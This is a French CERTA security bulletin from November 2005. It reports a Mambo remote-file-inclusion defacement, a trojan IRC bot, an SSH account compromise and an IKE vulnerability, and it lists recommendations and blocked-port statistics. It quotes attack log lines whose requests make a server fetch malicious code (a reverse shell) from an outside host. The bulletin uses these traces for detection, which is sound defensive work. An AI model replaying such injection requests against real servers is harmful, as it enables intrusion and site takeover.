Liberté • Égalité • Fraternité
RÉPUBLIQUE FRANÇAISE
PREMIER MINISTRE

S.G.D.S.N
Agence nationale de la sécurité des systèmes d'information
CERTA

Paris, le 25 novembre 2005
N° CERTA-2005-ACT-047

Affaire suivie par :
CERTA

BULLETIN D'ACTUALITÉ

Objet : Bulletin d'actualité n° 2005-47

Conditions d'utilisation de ce document : http://www.certa.ssi.gouv.fr/certa/apropos.html
Dernière version de ce document : http://www.certa.ssi.gouv.fr/site/CERTA-2005-ACT-047

Gestion du document

Référence	CERTA-2005-ACT-047
Titre	Bulletin d'actualité n° 2005-47
Date de la première version	25 novembre 2005
Date de la dernière version	–
Source(s)	
Pièce(s) jointe(s)	Aucune

TAB. 1 – *Gestion du document*

Une gestion de version détaillée se trouve à la fin de ce document.

1 Activité en cours

1.1 Ports observés

Le tableau 3 et la figure 1 montrent les rejets pour les ports sous surveillance que nous avons constatés sur deux dispositifs de filtrage, entre le 10 et le 24 novembre 2005.

1.2 Incidents traités

1.2.1 Défiguration suite à l'exploitation d'une faille de Mambo

Le CERTA a traité un cas de compromission suite à l'exploitation d'une faille de `Mambo` (voir avis CERTA-2005-AVI-465). Cette compromission a laissé une trace caractéristique dans les journaux :

```
xxx.xxx.xxx.xxx - - [22/Nov/2005:12:45:27 +0100] "GET /index.php?_REQUEST[option]=
com_content&_REQUEST[Itemid]=1&GLOBALS=&mosConfig_absolute_path=
http://yyy/code_malveillant?&cmd=id HTTP/1.0" 200 2160 "-" "DataCha0s/2.0"
```

Le CERT-Renater nous a transmis une trace différente découverte dans un autre cas de compromission par une faille de `Mambo` :

```
[18/Nov/2005:10:42:11 +0100] "GET
/includes/mambo.php?include_path=http://yyy/code_malveillant HTTP/1.1"
```

```
200 58 "-" "Mozilla/5.0 (Windows; U; Windows NT 5.1; rv:1.7.3) Gecko/20041001
Firefox/0.10.1"
```

Dans le cas que nous avons traité, le code malveillant téléchargé puis exécuté était un `remote reverse shell` (terminal distant qui s'ouvre après une connexion sortante effectuée par le serveur piraté). Les intrus ne se sont pas contentés de défigurer le site web, ils ont élevé leurs privilèges à l'aide d'un outil exploitant une faille des noyaux 2.6.11 et antérieurs (dans la série 2.6.x).

Recommandations :

Les techniques d'exploitation de cette faille de `Mambo` ont été dévoilées avant la parution d'un correctif. Il est très important d'examiner vos journaux pour rechercher d'éventuelles tentatives d'intrusion, et d'appliquer le correctif le plus rapidement possible (ou bien de désactiver cet applicatif).

Nous constatons par ailleurs que les élévations de privilèges par l'exploitation d'une faille du noyau sont de plus en plus fréquentes. Il est important de mettre à jour le noyau.

Les programmes téléchargés sur les serveurs web (suite à l'exploitation de failles applicatives) sont souvent des `remote reverse shell`. Il est possible que votre serveur web n'ait pas besoin d'effectuer des connexions. Il est donc recommandé de réfléchir à la mise en place de filtrage en sortie.

1.3 Infection virale

Un de nos correspondants nous a signalé l'infection d'un poste par un cheval de Troie ayant, entre autres, des fonctionnalités de `bot irc` (programme se connectant automatiquement sur des réseaux `irc` -`Internet Relay Chat`- et pouvant y recevoir des instructions). Ce cheval de Troie a été découvert après analyse des journaux car il tentait de se connecter à des serveurs `irc`, et ces connexions étaient bloquées par le pare-feu. La machine infectée était un portable dont les bases de signature antivirale n'était plus à jour, car il avait été retiré du service pendant plus d'un an, avant d'être réintroduit sur le réseau.

Recommandation :

Une pratique simple pour éviter ce type de problème consiste à mettre à jour l'antivirus ainsi que sa base de signatures avant toute reconnexion sur le réseau.

1.4 Compromission d'un compte SSH

Un de nos correspondants nous a signalé la compromission d'un compte SSH sur un serveur. Un intrus est parvenu à effectuer une connexion avec les identifiants d'un utilisateur d'un serveur. Nous ignorons pour le moment comment ces identifiants ont pu être volés.

Recommandation :

Il est conseillé de filtrer -dans la mesure du possible- les adresses IP pouvant effectuer des connexions sur le serveur SSH. Il est fréquent de voir des administrateurs se connectant à distance avec un compte SSH sur des serveurs depuis des adresses IP fixes ou appartenant à des plages d'adresses connues. Ce filtrage permet d'éviter de nombreuses attaques, notamment celles effectuant de nombreuses combinaisons d'identifiants.

1.5 Faille IKE présente dans un grand nombre d'équipements

Suite à la publication d'une faille de sécurité dans `IKE` (`Internet Key Exchange`) par l'UNIRAS 273756 NISCC ISAKMP le 14 novembre 2005, plusieurs éditeurs majeurs de logiciels ainsi que de constructeurs d'équipements réseau ont publié des correctifs. Le protocole `IKE` permet l'échange de clefs destinées ensuite à l'établissement de tunnels `IPSEC`. En fonction de la mise en œuvre spécifique à chaque éditeur, l'exploitation de la vulnérabilité a un impact variable allant jusqu'au redémarrage de la machine vulnérable.

Parmi les logiciels vulnérables, on trouve :

- SUN Solaris (CERTA-2005-AVI-456) ;
- Openswan (CERTA-2005-AVI-458) ;
- VPN-1 / Firewall-1 (CERTA-2005-AVI-459).

Parmi les équipements réseau, on trouve :

- Les produits Cisco (CERTA-2005-AVI-454) ;

– les produits Nortel (CERTA-2005-AVI-460).

Recommandation :

Cette liste n'est **en aucun cas exhaustive**, il convient donc de vérifier sur le site de l'éditeur ou du constructeur concerné si la vulnérabilité affecte un de vos systèmes.

2 Rappel des avis et mises à jour émis

Durant la période du 14 au 18 novembre 2005, le CERTA a émis les avis suivants :

– CERTA-2005-AVI-454 : Vulnérabilité de certains produits Cisco
– CERTA-2005-AVI-455 : Multiples vulnérabilités du lecteur RealPlayer
– CERTA-2005-AVI-456 : Vulnérabilité dans Sun Solaris
– CERTA-2005-AVI-457 : Déni de service sur SpamAssassin
– CERTA-2005-AVI-458 : Vulnérabilité de la solution IPsec Openswan
– CERTA-2005-AVI-459 : Vulnérabilité du service vpnd de VPN-1/ Firewall-1
– CERTA-2005-AVI-460 : Vulnérabilité de certains équipements Nortel
– CERTA-2005-AVI-461 : Vulnérabilité des blibliothèques graphiques GTK+2
– CERTA-2005-AVI-462 : Vulnérabilité dans Novell Netmail

Pendant cette même période, la mise à jour suivante a été publiée :

– CERTA-2005-AVI-439-002 : Vulnérablilité dans fetchmail
(ajout de la référence au bulletin de sécurité Debian)

3 Actions suggérées

3.1 Respecter la politique de sécurité

La Politique de Sécurité des Systèmes d'Information (PSSI) est l'ensemble formalisé dans un document applicable, des directives, procédures, codes de conduite, règles organisationnelles et techniques, ayant pour objectif la protection des systèmes d'inf ormation de l'organisme. Elle traduit la reconnaissance officielle de l'importance accordée par la direction générale de l'orga nisme à la sécurité de ses systèmes d'information. D'une manière générale, elle contient une partie relative aux éléments stratégiques de l'organisme (périmètre, contexte, enjeux, orientations stratégiques en matière de SSI, référentiel règlementaire, échelle de sensibilité, besoins de sécurité, menaces) et une partie relative aux règles de sécurité applicables. Elle constitue donc une traduction concrète de la stratégie de sécurité de l'organisme.

Quoique puisse suggérer ce document, la politique de sécurité en vigueur dans votre service doit primer.

Cette section précise néanmoins quelques mesures générales de nature à vous prémunir contre les agressions décrites dans ce document. En effet, la sécurité des systèmes d'information ne repose pas exclusivement sur des outils, mais aussi sur une organisation et des politiques.

3.2 Concevoir une architecture robuste

A la lumière des enseignements tirés de ce qui a été présenté dans les bulletins d'actualité, il convient de vérifier que les applications mises en œuvre (ou à l'étude) ont une architecture qui résiste aux incidents décrits.

3.3 Appliquer les correctifs de sécurité

Le tableau 2 rappelle les avis du CERTA correspondant aux applications ou codes malveillants relatifs aux ports étudiés dans les sections précédentes.

3.4 Utiliser un pare-feu

L'application des correctifs sur un parc informatique important n'est probablement pas immédiate. Un pare-feu correctement configuré peut retenir certaines attaques informatiques le temps d'appliquer les correctifs. Cependant un pare-feu peut donner une illusion de protection. Cette protection est brisée par la moindre introduction d'un ordinateur nomade dans la partie protégée. On remarque qu'il y a de nombreux paquets rejetés à destination de ports légitimement utilisés par des applications de prise de main à distance. La téléadministration correspond à une demande qui grandit avec la taille du parc à gérer. Les paquets rejetés montrent le risque associé à ce type d'application. Ce risque peut être amoindri par l'usage correct d'un pare-feu.

3.5 Analyser le réseau

De nombreux paquets rejetés étudiés correspondent aux ports ouverts par divers virus/vers/chevaux de Troie. Si votre politique de sécurité autorise le balayage des ports ouverts sur les postes de travail ou les serveurs, il peut s'avérer utile de le faire régulièrement afin de découvrir les machines potentiellement contaminées avant qu'un intrus ne le fasse à votre place.

L'analyse des journaux de votre pare-feu est une source pertinente d'informations pour la sécurité de votre réseau et de vos systèmes. Cela peut vous aider à anticiper des incidents en remarquant par exemple des activités anormales. Le COSSI/CERTA peut vous aider dans ce travail d'analyse.

3.6 Réagir aux incidents de sécurité

Organisez-vous pour réagir aux incidents de sécurité, en particulier, pour assurer une certaine continuité dans les équipes d'administration et de sécurité.

Le CERTA a pour mission de vous aider à répondre aux incidents de sécurité informatique.

Ne traitez pas les dysfonctionnements des machines à la légère. Dans certains incidents dans lesquels le CERTA intervient, les administrateurs des machines font spontanément part de petits dysfonctionnements inexpliqués et d'apparence anodine qui s'avèrent, au cours de l'analyse, être liés à un incident majeur de sécurité. N'hésitez pas à prendre contact avec le CERTA si vous constatez de l'activité sur les ports décrits ci-dessus.

3.7 Former et sensibiliser les utilisateurs

La sécurité d'un système d'information doit reposer sur une approche de défense en profondeur. Cela signifie, entre autres choses, que l'utilisateur est partie prenante de la sécurité. Sa vigilance, son niveau de formation et de sensibilisation participent à la sécurité du système. C'est pourquoi il est essentiel de prévoir des séances de formation et de sensibilisation des utilisateurs, acteurs de la sécurité. Pour vous aider dans ces actions, la DCSSI dispose d'un centre de formation :

http://www.formation.ssi.gouv.fr

4 Les bulletins d'actualité

L'objectif des *bulletins d'actualité* est de fournir une illustration par l'actualité récente de certaines mesures de sécurité pragmatiques à appliquer. Bien que par nature *a posteriori*, cette illustration a vocation à servir de base pour tirer des enseignements plus généraux à même de protéger contre des incidents futurs.

L'« actualité » est donnée par l'analyse de machines que le CERTA réalise dans le cadre de ses missions. Un fait est jugé d'actualité, s'il est à la fois récent et significatif, c'est à dire recoupé par différentes analyses.

Les *bulletins d'actualité* n'ont pas la prétention de constituer des statistiques fiables de l'activité informatique malveillante, mais ce qui nous semble avoir beaucoup plus d'intérêt, de montrer à partir d'exemples concrets, réels et anonymisés comment découvrir que l'on est ou a été attaqué et comment limiter l'impact de ces attaques.

La qualité des *bulletins d'actualité* sera améliorée grâce à votre participation. Si vous souhaitez participer, prenez contact avec le CERTA en accord avec votre chaîne fonctionnelle de la sécurité des systèmes d'information.

Port	Protocole	Service	Porte dérobée	Référence possible CERTA
21	TCP	FTP	–	http://www.certa.ssi.gouv.fr/site/CERT http://www.certa.ssi.gouv.fr/site/CERT http://www.certa.ssi.gouv.fr/site/CERT
22	TCP	SSH	–	http://www.certa.ssi.gouv.fr/site/CERT

23	TCP	Telnet	–	http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER
25	TCP	SMTP	–	http://www.certa.ssi.gouv.fr/site/CER
42	TCP	WINS	–	http://www.certa.ssi.gouv.fr/site/CER
80	TCP	HTTP	–	http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER
111	TCP	Sunrpc-portmapper	–	http://www.certa.ssi.gouv.fr/site/CER
119	TCP	NNTP	–	http://www.certa.ssi.gouv.fr/site/CER
135	TCP	Microsoft RPC	–	http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER
137	UDP	NetBios-ns	–	http://www.certa.ssi.gouv.fr/site/CER
139	TCP	NetBios-ssn et samba	–	http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER
143	TCP	IMAP	–	http://www.certa.ssi.gouv.fr/site/CER
389	TCP	LDAP	–	http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER
443	TCP	HTTPS	–	http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER
445	TCP	Microsoft-smb	–	http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER
1023	TCP	–	Serveur ftp de Sasser.E	–
1080	TCP	Wingate	MyDoom.F	–
1433	TCP	MS-SQL-Server	–	http://www.certa.ssi.gouv.fr/site/CER
1434	UDP	MS-SQL-Monitor	–	http://www.certa.ssi.gouv.fr/site/CER
2100	TCP	Oracle XDB FTP	–	http://www.certa.ssi.gouv.fr/site/CER
2745	TCP	–	Bagle	–
3127	TCP	–	MyDoom	–
3128	TCP	Squid	MyDoom	http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER
3306	TCP	MySQL	–	–
3389	TCP	Microsoft RDP	–	http://www.certa.ssi.gouv.fr/site/CER
4899	TCP	Radmin	–	–
5000	TCP	Universal Plug and Play	Bobax, Kibuv	http://www.certa.ssi.gouv.fr/site/CER
5554	TCP	SGI ESP HTTP	Serveur ftp de Sasser	–
6070	TCP	BrightStor ARCserve/Enterprise Backup	–	http://www.certa.ssi.gouv.fr/site/CER
6101	TCP	Veritas Backup Exec	–	http://www.certa.ssi.gouv.fr/site/CER
6112	TCP	Dtspcd	–	http://www.certa.ssi.gouv.fr/site/CER
6129	TCP	Dameware Miniremote	–	http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER
8866	TCP	–	Porte dérobée Bagle.B	–

9898	TCP	–	Porte dérobée Dabber	–
10000	TCP	Webmin, Veritas Backup Exec	–	http://www.certa.ssi.gouv.fr/site/CERT http://www.certa.ssi.gouv.fr/site/CERT
10080	TCP	Amanda	MyDoom	–
11768	TCP	–	Netdepix	–
15118	TCP	–	Netdepix	–

TAB. 2: Correctifs correspondant aux ports destination des paquets rejetés



FIG. 1: Répartition relative des ports pour la semaine du 17.10.2005 au 24.11.2005

Liste des tableaux

Gestion détaillée du document

25 novembre 2005 version initiale.

port	pourcentage
139/tcp	47,49
1026/udp	16,54
80/tcp	12,68
1027/udp	7,85
1433/tcp	3,43
137/udp	2,18
1080/tcp	2,07
10000/tcp	1,42
3128/tcp	1,32
4899/tcp	1,07
1434/udp	0,83
23/tcp	0,66
6129/tcp	0,59
15118/tcp	0,53
5554/tcp	0,27
22/tcp	0,23
5000/tcp	0,15
2100/tcp	0,12
3306/tcp	0,1
9898/tcp	0,07
25/tcp	0,05
445/tcp	0,04
443/tcp	0,03
3127/tcp	0,02

TAB. 3: Paquets rejetés